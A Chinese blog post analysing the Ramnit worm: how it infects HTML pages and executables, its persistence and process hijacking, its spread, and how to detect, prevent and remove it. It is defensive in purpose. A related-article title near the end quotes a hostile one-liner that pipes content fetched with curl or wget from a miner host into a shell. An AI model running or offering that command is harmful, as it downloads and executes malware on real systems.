
Ramnit蠕虫病毒分析和查杀
Ramnit是一种蠕虫病毒。拥有多种传播方式,不仅可以通过网页进行传播,还可以通过感染计算机内可执行文件进行传播。该病毒在2010年第一次被安全研究者发现,从网络威胁监控中可以看出目前仍然有大量的主机感染该病毒,所以Ramnit依然是网络空间世界的重大威胁之一。
Ramnit病毒可以监控网络访问活动等,可能导致网上银行交易等信息的泄露或盗取;
该病毒还可以扫描和浏览服务器中的文件系统,获取敏感的文件信息;
此外该病毒通过控制某台计算机可以作为攻击者的跳板对整个内部网络造成危害。
病毒样本分析

微步云沙箱
1、对网站uri进行扫描

2、扫描结果,HTML含有病毒

3、样本分析
影响范围

据称该病毒在全球感染了超过320万台计算机,深信服安全中心还对对互联网上部分的web服务器进行搜集,共发现26000多个对外开放的网站被该病毒所感染,再加上不对外开放的服务器及PC主机,由此也可以看出该病毒目前感染量依然很巨大,部分检测到的被感染web服务器主机:
应对方式
1、检测与防御
查看html或者htm文件是否被追加入了上述提及的vbs恶意脚本;安装杀毒软件,主流杀软可以对该病毒进行检测,也可进行查杀,不过可能会导致将被感染的exe等可执行文件清除,导致某些软件无法使用,可以优先使用专杀工具尝试恢复。
2、预防
使用高版本的 IE 浏览器,且设置较高的安全等级:

不轻易允许陌生网站的 ActiveX 运行请求或者 Script Runtime 运行请求:

3、查杀
赛门铁克针对 Ramnit 病毒制作了专杀工具,被感染的小伙伴们可以下载使用:
查杀工具
传播过程
1、Ramnit 病毒的网页传播方式
在被植入了 Ramnit 病毒的主机中,病毒会感染主机中的 .html 或 .htm 后缀的网页,在 .html 或 .htm 文件中添加如下的 vbs 攻击代码:

病毒样本解压密码:Ramnit
当使用低版本或安全策略配置不当的 IE 浏览器访问被 Ramnit 感染的 html 网页时,感染 html 网页的 vbs 攻击代码将被执行,创建并运行 Ramnit 病毒。继而 Ramnit 病毒会感染访问者本地计算机的 html 文件,从而形成蠕虫的自动化传播。
传播过程如下图所示:

IE 浏览器运行 vbs 恶意代码后,在 temp 目录下生成 svchost.exe 病毒,svchost.exe 病毒程序运行后在 User 目录或者 Program Files 目录下创建 Microsoft\DesktopLayer.exe 可执行程序。DesktopLayer.exe 启动 IE 的浏览器的进程 iexplore.exe,并将 iexplore.exe 地址空间替换成病毒的恶意代码,后续的感染 html 文件、可执行文件及网络通信均是通过被替换的 iexplore.exe 进程来实现。此外病毒还会修改注册表项 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit,来达到开机启动的目的。
2、Ramnit病毒的本地传播方式
除了通过网页传播外,Ramnit 病毒还可以通过感染本地计算机中的 exe、dll、src 等可执行文件的方式进行传播,当被感染的主机将可执行文件拷贝到其他主机中运行时,会形成传播。
感染的可执行文件被添加病毒的代码段,如下图所示:

红框中的代码段 .rmnet 是病毒向可执行文件中添加的病毒代码段,该代码段先于正常代码运行。
除此之外,据称该病毒也利用挂马工具包等其他方式传播。
病毒危害
会导致账号密码、私人数据等个人信息被窃取。
转载链接
深信服社区-Ramnit蠕虫病毒分析和查杀
天台人满为患,不如来看下这个Ramnit蠕虫分析
HTML文件自动加入了VBS代码?教你解决Ramnit病毒
Ramnit蠕虫病毒分析和查杀的更多相关文章
- 病毒木马查杀实战第025篇:JS下载者脚本木马的分析与防御
前言 这次我与大家分享的是我所总结的关于JS下载者脚本木马的分析与防御技术.之所以要选择这样的一个题目,是因为在日常的病毒分析工作中,每天都会遇到这类病毒样本,少则几个,多则几十个(当然了,更多的样本 ...
- WannaCry勒索比特币蠕虫病毒解决方案
WannaCry ransomware used in widespread attacks all over the world Customer Guidance for WannaCrypt a ...
- Linux服务器后门自动化查杀教程
一.说明 如果出现文件上传漏洞和命令执行类漏洞(包括命令注入.缓冲区溢出.反序列化等)都会让人担心,系统是否系统已被上传webshell甚至植入木马程序.如果依靠人工排查,一是工作量大二是需要一定程度 ...
- Linux服务器感染kerberods病毒 | 挖矿病毒查杀及分析 | (curl -fsSL lsd.systemten.org||wget -q -O- lsd.systemten.org)|sh)
概要: 一.症状及表现 二.查杀方法 三.病毒分析 四.安全防护 五.参考文章 一.症状及表现 1.CPU使用率异常,top命令显示CPU统计数数据均为0,利用busybox 查看CPU占用率之后,发 ...
- 病毒木马查杀实战第010篇:QQ盗号木马之十六进制代码分析
前言 按照我的个人习惯,在运用诸如IDA Pro与OllyDBG对病毒进行逆向分析之前,我都会利用一些自动化的工具,通过静态或动态的分析方法(参见<病毒木马查杀第008篇:熊猫烧香之病毒查杀总结 ...
- 病毒木马查杀实战第012篇:QQ盗号木马之逆向分析
前言 在本系列的文章中,对每一个病毒分析的最后一个部分,若无特殊情况,我都会采用逆向分析的手段来为读者彻底剖析目标病毒.但是之前的"熊猫烧香"病毒,我用了三篇文章的篇幅(每篇250 ...
- 病毒木马查杀实战第020篇:Ring3层主动防御之基本原理
前言 假设说我们的计算机中安装有杀毒软件,那么当我们有意或无意地下载了一个恶意程序后.杀软一般都会弹出一个对话框提示我们,下载的程序非常可能是恶意程序,建议删除之类的.或者杀软就不提示.直接删除了:或 ...
- 天台人满为患,不如来看下这个Ramnit蠕虫DesktopLayer.exe分析
今年的世界杯越来越看不懂,想去天台吹吹风都不一定有位置,心凉了,事儿还得做,先从网上抓个可疑样本压压惊!上手分析才发现并没有我想得那么简单…… 一.基本信息 MD5 ff5e1f27193ce51ee ...
- 病毒木马查杀实战第015篇:U盘病毒之脱壳研究
前言 因为我们的终于目标是编写出针对于这次的U盘病毒的专杀工具.而通过上次的分析我们知道,病毒有可能在不同的计算机中会以不同的名称进行显示.假设真是如此,那么就有必要在此分析出病毒的命名规律等特征,然 ...
随机推荐
- S10 TES的八强赛,创造了奇迹,看看比赛时网友们怎么说的
前言 本文的文字及图片来源于网络,仅供学习.交流使用,不具有任何商业用途,版权归原作者所有,如有问题请及时联系我们以作处理 我相信很多观众会和我一样吧,当TES赢下第一局后开始心怀侥幸,赢下第二局后觉 ...
- 【Azure云服务 Cloud Service】Cloud Service的实例(VM)中的服务描述Software Protection 与 Windows Defender, 如何设置Windows Defender Antivirus服务
1)Software Protection 与 Windows Defender是两个独立的服务.在Windows 服务中他们的描述分别为 Software Protection Enables th ...
- oracle sql developer 启动java.exe设置错误
1.找到oracle安装目录下的jdk,如:E:\app\Administrator\product\11.2.0\dbhome_1\jdk 2.找到oracle安装目录下的developer路径:E ...
- ABP 数据访问 - IRepository 仓储
ABP系列,这个系列来的比较晚,很多大佬其实已经分析过,为什么现在我又来一轮呢? 1.想自己来完整的学习一轮ABP 2.公司目前正在使用ABP,准备迁移Core 基于以上的目的,开始这个系列 ABP ...
- SharedPreferences源码分析
分析达成目标 了解基本实现 SharePreferences是否线程安全 SharePreferences的mode参数是什么 了解apply与commit的区别 导致ANR的原因 Android8. ...
- WebService安全机制的思考与实践
近来因业务需要,需要研究webservice,于是便有这篇文章:SpringBoot整合Apache-CXF实践 一.WebService是什么? WebService是一个平台独立的.低耦合的.自包 ...
- requests库响应消息体的四种格式
1.r.text 文本响应内容,返回字符串类型,获取网页html时用: 2.r.content 字节响应内容,返回字节类型,下载图片或者文件时用: 3.r.json json解码响应内容,返回字典 ...
- ViewModel和LiveData问题思考与解答
嗨,大家好,面试真题系列又来了,今天我们说说MVVM架构里的两大组件:ViewModel和LiveData. 还是老样子,提出问题,做出解答. ViewModel 是什么? ViewModel 为什么 ...
- TCP的粘包和拆包问题及解决办法(C#)
本文参考:https://blog.csdn.net/wxy941011/article/details/80428470 原因 如果客户端连续不断的向服务端发送数据包时,服务端接收的数据会出现两个数 ...
- ArrayList扩容机制
一.先从 ArrayList 的构造函数说起 ArrayList有三种方式来初始化,构造方法源码如下: 1 /** 2 * 默认初始容量大小 3 */ 4 private static final i ...